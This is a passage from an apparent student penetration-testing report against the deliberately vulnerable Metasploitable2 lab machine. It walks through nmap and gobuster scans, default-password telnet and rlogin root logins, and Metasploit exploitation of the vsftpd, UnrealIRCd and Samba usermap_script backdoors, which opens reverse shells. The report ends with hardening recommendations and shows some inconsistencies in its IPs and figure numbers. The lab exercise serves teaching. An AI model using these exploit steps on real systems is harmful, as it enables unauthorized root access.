--- 192.168.139.129 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6093ms
rtt min/avg/max/mdev = 0.370/0.956/2.271/0.562 ms
root@kali)~/home/kali
#
```

Figure 7. checking if the host is up

To discover the IP address of the Metasploitable2 virtual machine, once inside from the Metasploit Framework console, the ifconfig command was used, since that the IP address of the subnet is 192.168.139.0 with mask 255.255.255.0. The whole subnet was scanned and the IP address of Metasploitable was identified as 192.168.139.129 as shown below.

```
root@kali: /home/kali
File Actions Edit View Help
└─# nmap 192.168.139.1/24
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-02 06:16 EST
Nmap scan report for 192.168.139.1
Host is up (0.00063s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
5357/tcp  open  wsdapi
7070/tcp  open  realserver
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.139.2
Host is up (0.00017s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:F6:75:C4 (VMware)

Nmap scan report for 192.168.139.129
Host is up (0.0033s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
```

Figure 8. Identification of open ports


4.2.1. Identification of Open Ports and Services Version

Nmap is a tool for system administrators and others interested in scanning of large or small networks to determine which computers are active and which ones are the services present in them. This tool is very useful when making penetration tests, since it provides the attacker with all the necessary information that will allow to identify the vulnerabilities and locate the most effective exploits to achieve the remote access to the attacked system (Guirado Hernández, 2004). For Nmap, a port can have three states:

Open implies that the target computer accepts requests to this port. Filtered when a firewall or other network device masks it and prevents Nmap from determining if it is open or not. Closed when the port does not allow connections, that is, it responds with a TCP packet that has the RST flag enabled.

Among the options presented by Nmap is the scanning of a range of ports in an IP address, scanning a range of IP addresses, identifying operating system and applications, among others. It also allows different types, such as. TCP Connect, SYN

stealth scan, XMAS tree scan, FIN Scan, Null scan, IDLE Scan, UDP Scan, Ping Scan, ACK Scan and Windows Scan.




```
root@kali: /home/kali
File Actions Edit View Help
root@kali ~# nmap -sn 192.168.139.129
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-02 06:36 EST
Nmap scan report for 192.168.139.129
Host is up (0.00098s latency).
MAC Address: 00:0C:29:C9:F6:89 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
root@kali ~#
```

Figure 9. Syn Nmap scan

4.2.2. Operating System Identification

It was identified that Metsaploitable2 was running on Linux 2.6.9 - 2.6.33 as shown in Figure 10 below. Several ports and service were identified to be running.



```
root@kali ~# nmap -O 192.168.139.129
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-02 06:43 EST
Nmap scan report for 192.168.139.129
Host is up (0.0014s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:C9:F6:89 (VMware)
Device type: general purpose
Running: Linux 2.6.X
```

Figure 10. Identification of operating system

The “-O” option allows the detection of the Operating System by sending a series of TCP and UDP packets to the remote host, then examine virtually any bit in the responses.

4.3 Enumeration

Enumeration is the procedure used to find and collect information from ports and services available in the assessment target. Usually, this process is done after discovering the environment by scanning to identify running hosts. Usually, this process is done at the same time as the discovery process.

4.3.1. Port scan.

Having knowledge of the range of the network and the active machines in the evaluation target, it is time to proceed with the port scan to obtain a list of TCP and UDP ports in an open or attentive state. There are several techniques to perform port scanning, among the most common are listed the following:

- TCP SYN scan
- TCP Connect Scan
- TCP ACK scan
- UDP scan

The command `nmap -n -Pn 192.168.139.129` was used in scanning the open ports and the services. The following ports were identified to be open and the service version running.

```
(root@kali)~/home/kali
# nmap -n -Pn 192.168.139.129
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-02 06:56 EST
Nmap scan report for 192.168.139.129
Host is up (0.0061s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:C9:F6:89 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
```

Figure 11: identification of open ports

4.3.2. Services Enumeration

Determining the services running on each specific port can ensure a Successful penetration test on the target network. You can also remove any doubt generated during the recognition process on the fingerprint of the operating system.

4.3.3. Identified vulnerabilities

Port 80 is open which is vulnerable




Figure 12: port 80 is open

4.4. Exploitation

After you have discovered the vulnerabilities on the target hosts or network, it is time to try exploit them. The exploitation phase sometimes ends the Penetration Testing process, but this depends on the contract, as there are situations where you must enter deeper into the target network, this with the purpose of expanding the attack throughout the network and winning all possible privileges.

4.4.1. Metasploit framework

Metasploit Framework, is one of the most used tools currently for the realization Penetration testing of computer networks. This allows you to discover the different security vulnerabilities present in them and enables the application of security measures. security, so that an attacker cannot exploit these vulnerabilities in order to compromise the system in question.

This tool was created by H. D. Moore, using the programming language of Perl scripting, although it has now been fully upgraded to the scripting language. Ruby programming (Cuadra Pacheco, 2012), and has versions for Windows and Linux systems.

WEAK PASSWORDS: TELNET

Another vulnerability that metasploitable2 has is weak passwords. We can access it using user or msfadmin identification with the user or msfadmin password.

```
(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
└─(root@kali)-[/home/kali]
└─# telnet 192.168.139.129
Trying 192.168.139.129 ...
Connected to 192.168.139.129.
Escape character is '^'.

metasploitable2

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Wed Mar  2 00:59:42 EST 2022 from 192.168.139.128 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd vulnerable
msfadmin@metasploitable:~/vulnerable$ ls
mysql-ssl samba tikiwiki twiki20030201
msfadmin@metasploitable:~/vulnerable$
```

Figure 13: weak telnet password

4.4.2. rlogin attack

It was identified that port 514, 513 and 512 were open and are known as the r services which allows the attacker to gain remote access to the host. The rsh-client was installed in the attacking machine and A "simple attack" through port 513, performing a sudo rlogin -l root to the IP address of our attacked system, we will enter it easily and we will be free to move.


```
(root@kali)~/home/kali
# rlogin -l root 192.168.139.129
Last login: Wed Mar 2 01:41:31 EST 2022 from 192.168.139.128 on pts/2
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# ls
Desktop  reset_logs.sh  vnc.log
root@metasploitable:~#
```

Figure 14: rlogin attack

As shown above the remote login as root was successful.

4.4.3. Backdoor

It was identified that port 21 which was running vsftpd an FTP server was open. The version is vulnerable and it contains a backdoor that can allow an intruder gain access into the system. The vulnerability was exploited using telnet as shown below.

```
(root@kali)~/home/kali
# telnet 192.168.139.129 21
Trying 192.168.139.129 ...
Connected to 192.168.139.129.
Escape character is '^'.
220 (vsFTPd 2.3.4)

```

Figure 15: backdoor exploitation

It was also identified that metasploitable2 was running on unreal IRCD IRC daemon on port 6667 that was open the version is vulnerable since it contains a backdoor. The vulnerability was exploited using Metasploit as shown below.

The backdoor was also exploited as shown below. a successful backdoor was created through the exploitation of the FTP server service that was vulnerable.

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
-----
#   Name                                     Disclosure Date Rank  Check  Description
-   -
0   payload/cmd/unix/bind_perl                normal No    Unix Command Shell, Bind TCP (via Perl)
1   payload/cmd/unix/bind_perl_ipv6           normal No    Unix Command Shell, Bind TCP (via perl) IPv6
2   payload/cmd/unix/bind_ruby                normal No    Unix Command Shell, Bind TCP (via Ruby)
3   payload/cmd/unix/bind_ruby_ipv6           normal No    Unix Command Shell, Bind TCP (via Ruby) IPv6
4   payload/cmd/unix/generic                  normal No    Unix Command, Generic Command Execution
5   payload/cmd/unix/reverse                   normal No    Unix Command Shell, Double Reverse TCP (telnet)
6   payload/cmd/unix/reverse_bash_telnet_ssl  normal No    Unix Command Shell, Reverse TCP SSL (telnet)
7   payload/cmd/unix/reverse_perl             normal No    Unix Command Shell, Reverse TCP (via Perl)
8   payload/cmd/unix/reverse_perl_ssl         normal No    Unix Command Shell, Reverse TCP SSL (via perl)
9   payload/cmd/unix/reverse_ruby             normal No    Unix Command Shell, Reverse TCP (via Ruby)
10  payload/cmd/unix/reverse_ruby_ssl         normal No    Unix Command Shell, Reverse TCP SSL (via Ruby)
11  payload/cmd/unix/reverse_ssl_double_telnet normal No    Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.139.129
RHOST => 192.168.139.129
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload/cmd/unix/reverse
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads`.

```

```

File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.139.129
RHOST => 192.168.139.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.139.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.139.129:21 - USER: 331 Please specify the password.
[*] 192.168.139.129:21 - Backdoor service has been spawned, handling...
[*] 192.168.139.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.139.128:35379 -> 192.168.139.129:6200) at 2022-03-02 15:55:20 -0500

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var

```

Figure 16: successful backdoor exploitation

4.4.4. Samba exploitation

Samba allows us to connect between Windows, Linux, Unix and other operating systems, allowing us to share folders.

Samba is a set of programs, originally created by Andrew Tridgell and currently maintained by The SAMBA Team, under the GNU General Public License and implementing the Microsoft Windows File Sharing Protocol (formerly called SMB (Server Message Block), renamed to CIFS (Common Internet File System) on

systems UNIX-based. In this way, it is possible that computers with GNU/Linux, Mac OS X or Unix generally look like servers or act like clients on Windows networks.

The version of Samba running on Metasploitable is 3.0.20. This version is vulnerable to an exploit that affects Samba versions from 3.0.20 to 3.0.25rc3 called Samba "username map script" Command Execution, which was published on 18 August 2010. This takes advantage of a vulnerability present in the functionality of MS-RPC on smb, allowing remote attackers to execute arbitrary commands via shell metacharacters involving the SamrChangePassword function, when the option to smb.conf "username map script" is enabled. This vulnerability is identified by the code CVE 2007-2447 and has a severity level of 6.0 (medium). In the Metasploit Framework, this exploit can be found in multi/samba/usermap_script.

```
[*] Using exploit/multi/samba/usermap_script
msf6 exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.139.129
rhosts => 192.168.139.129
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):



| Name   | Current Setting | Required | Description                                                                                                                                                                     |
|--------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.139.129 | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT  | 139             | yes      | The target port (TCP)                                                                                                                                                           |



Payload options (cmd/unix/reverse_netcat):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.139.128 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.139.128:4444
[*] Command shell session 1 opened (192.168.139.128:4444 -> 192.168.139.129:45074) at 2022-03-04 14:33:08 -0500

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
```

Figure 17: samba exploitation

4.4.5. Discovery of directories on the web server and attack on Tikiwiki.

Among the results obtained during the scanning of the Metasploitable machine, there is the existence of the http service through an Apache server on port 80. To verify its operation, the connection is made using a web browser, obtaining the typical “It works” sign that appears when an installation of this type is carried out. Since the directories that this server contains are not shown, it is necessary to use the OWASP DirBuster tool, which is a java application that allows the discovery of directories and filenames on Web servers using the method of brute force or from a list of words (wordlist). Several hidden directories were identified as shown below.

```
(root@kali)-[~/kali]
└─$ gobuster dir -e -u http://192.168.139.129 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.139.129
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Expanded: true
[+] Timeout: 10s

-----
2022/03/04 16:15:02 Starting gobuster in directory enumeration mode
-----
http://192.168.139.129/.hta (Status: 403) [Size: 292]
http://192.168.139.129/.htpasswd (Status: 403) [Size: 297]
http://192.168.139.129/.htaccess (Status: 403) [Size: 297]
http://192.168.139.129/cgi-bin/ (Status: 403) [Size: 296]
http://192.168.139.129/dav (Status: 301) [Size: 321] [→ http://192.168.139.129/dav/]
http://192.168.139.129/index.php (Status: 200) [Size: 891]
http://192.168.139.129/index (Status: 200) [Size: 891]
http://192.168.139.129/phpMyAdmin (Status: 301) [Size: 328] [→ http://192.168.139.129/phpMyAdmin/]
http://192.168.139.129/phpinfo.php (Status: 200) [Size: 48041]
http://192.168.139.129/phpinfo (Status: 200) [Size: 48029]
http://192.168.139.129/test (Status: 301) [Size: 322] [→ http://192.168.139.129/test/]
http://192.168.139.129/twiki (Status: 301) [Size: 323] [→ http://192.168.139.129/twiki/]
http://192.168.139.129/server-status (Status: 403) [Size: 301]

-----
2022/03/04 16:15:13 Finished
```




Figure 18: tikiwiki exploitation

Exploiting tikiwiki using the tikidblib exploit

In the Metasploit console, the command search tikiwiki is executed, where the exploits available for this manager, and through the command use auxiliary/admin./tikiwiki/tikidblib that auxiliary module is selected. With the info command you can see all the information related to it, and with the show options command all your options.

To run this module, it is necessary to correctly set all the necessary options. In this case, you only need to set RHOST, an option that corresponds to the IP address of the victim.

(Note: To set any option, use the command set [option] [option value]; for example, in this case: set RHOST 192.168.1.128)

After having configured the options, the attack is carried out using the exploit command; after which the results shown in figure 3.4 are obtained, where you can see the type of database, its name, username and password, allowing the attacker access to the same. This error occurred in the database that allows to obtain the credentials of the itself, it can also be viewed by accessing the address http://192.168.1.128/tikiwiki/tikilistpages.php?offset=0&sort_mode=.

```
File Actions Edit View Help
msf6 auxiliary(admin/tikiwiki/tikidblib) > set set ACTION Dump
set => ACTION Dump
msf6 auxiliary(admin/tikiwiki/tikidblib) > show options

Module options (auxiliary/admin/tikiwiki/tikidblib):

  Name      Current Setting  Required  Description
  ---      -
  Proxies   192.168.139.129 no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    192.168.139.129 yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-RHOSTS
  RPORT     80              yes       The target port (TCP)
  SSL       false           no        Negotiate SSL/TLS for outgoing connections
  URI       /tikiwiki       yes       TikiWiki directory path
  VHOST     /               no        HTTP server virtual host

Auxiliary action:

  Name      Description
  ---      -
  Dump     Dump user and password

msf6 auxiliary(admin/tikiwiki/tikidblib) > run
[*] Running module against 192.168.139.129
[*] Establishing a connection to the target...
[*] Get informations about database...
[*] Could not obtain informations about database.
[*] Auxiliary module execution completed
msf6 auxiliary(admin/tikiwiki/tikidblib) > use scanner/mysql/mysql_login module
msf6 auxiliary(scanner/mysql/mysql_login) > set rhost 192.168.139.129
rhost => 192.168.139.129
```

Figure 19: tikiwiki exploitation

5 CONCLUSIONS

The machine was identified to be vulnerable; several ports were open that could lead to the intruders gaining access to the system. The services that were running are outdated and vulnerable. The operating system was identified to be outdated and needed an update. Several ports such as port 512 allows the intruder to gain remote access to the system. There are many vulnerabilities due to lack of update services. To have a secure system, the necessary ports must be closed, as well as the necessary updates of the services.

One of the purposes of this thesis was to collect and present a review of the state-of-the-art tools related to the security of web applications. There are a huge number of vulnerabilities and security flaws in applications that communicate over the internet. Developers and testers need to have a point of reference in order to respectively create and certify that a web application is secure. Currently OWASP is the best standard to refer to; with its guidelines, suggestions and tools it represents one of the best ways to keep a web application safe. The vulnerability listed in OWASP Top 10 are the most common and dangerous; thus, a detailed description of them and how they can be exploited nowadays has been given. Unfortunately, OWASP Top 10 is just the top of the iceberg: new vulnerabilities are discovered every day and even the smallest security flaw, if properly exploited, can create a lot of damage to a company. The penetration testing technique proposed by OWASP is very valid methodology and covers a lot of vulnerabilities types. It should be adopted by developers and security testers, with some customization depending on the application that is being tested. In the case of study, it was noticed that vulnerabilities related to authentication and session management were the most widespread. Weak cryptography and a poor input validation mechanism were also some important and dangerous security flaws. Furthermore, it was noticed that even the slightest carelessness, such as a software version exposure in an error message can lead to serious consequences indeed a chain is only as strong as its weakest link. Unfortunately, for many companies' software security is still

an aspect of the software life cycle that usually is neglected, cybersecurity is seen as a cost rather than an investment

6 RECOMMENDATIONS

It is recommended to use strong passwords that combine both uppercase and special characters and should be at least 8 characters long. Strong passwords are not easily cracked by cyber attackers compared to default passwords.

The computer should be kept updated with the latest updates and patches, remembering that on many occasions, they not only improve functionality, they also correct bugs and vulnerabilities so that they are not exploited.

Secure Shell should be used. The Telnet and rlogin protocols use plain text to send information, on the other hand, Secure Shell is a secure protocol since it uses encryption in all communications between computers.

Logging in directly as root is not recommended, unless absolutely necessary. It is better to use the "sudo" command to run commands that require administrative permissions.

If you have many users in the system, it is very important to collect information on the activity and processes of each user, so that you can later analyze that information in case of performance or security problems.

Make sure your system's firewall is active and properly configured. It blocks all those ports and services that have no reason to be open. If you use IPTables, make sure you have rules set for both IPv4 and IPv6. Always use HTTPS for your web services. Try to ensure that your websites or APIs always use HTTPS encrypted connections.

REFERENCES

- Al-Ahmad, A. S., Kahtan, H., Hujainah, F., & Jalab, H. A. 2019. Systematic literature review on penetration testing for mobile cloud computing applications. *IEEE Access*, 7, 173524-173540.
- Bhardwaj, A., Shah, S. B. H., Shankar, A., Alazab, M., Kumar, M., & Gadekallu, T. R. 2021. Penetration testing framework for smart contract blockchain. *Peer-to-Peer Networking and Applications*, 14(5), 2635-2650.
- Mendhurwar, S., & Mishra, R. 2021. Integration of social and IoT technologies: architectural framework for digital transformation and cyber security challenges. *Enterprise Information Systems*, 15(4), 565-584.
- McKinnel, D. R., Dargahi, T., Dehghantanha, A., & Choo, K. K. R. 2019. A systematic literature review and meta-analysis on artificial intelligence in penetration testing and vulnerability assessment. *Computers & Electrical Engineering*, 75, 175-188.
- Alhassan, J. K., Misra, S., Umar, A., Maskeliūnas, R., Damaševičius, R., & Adewumi, A. 2018, January. A fuzzy classifier-based penetration testing for web applications. In *International Conference on Information Technology & Systems* (pp. 95-104). Springer, Cham.
- Al Shebli, H. M. Z., & Beheshti, B. D. 2018, May. A study on penetration testing process and tools. In *2018 IEEE Long Island Systems, Applications and Technology Conference (LISAT)* (pp. 1-7). IEEE.
- Ghanem, M. C., & Chen, T. M. 2020. Reinforcement learning for efficient network penetration testing. *Information*, 11(1), 6.
- Abu-Dabaseh, F., & Alshammari, E. 2018, April. Automated penetration testing: An overview. In *The 4th International Conference on Natural Language Computing, Copenhagen, Denmark* (pp. 121-129).
- van den Hout, N. J. 2019. Standardised penetration testing? Examining the usefulness of current penetration testing methodologies.

Aires Berbigão, F. F. 2019. integration of intelligence techniques on the execution of penetration tests (ipentest) (Doctoral dissertation).

Casola, V., Benedictis, A. D., Rak, M., & Villano, U. 2020. A methodology for automated penetration testing of cloud applications. *International Journal of Grid and Utility Computing*, 11(2), 267-277.

Alghamdi, A. A. 2021, October. Effective Penetration Testing Report Writing. In *2021 International Conference on Electrical, Computer, Communications and Mechatronics Engineering (ICECCME)* (pp. 1-5). IEEE.

Sharma, H. 2020. Exploiting vulnerabilities of Metasploitable 3 (Windows) using Metasploit framework.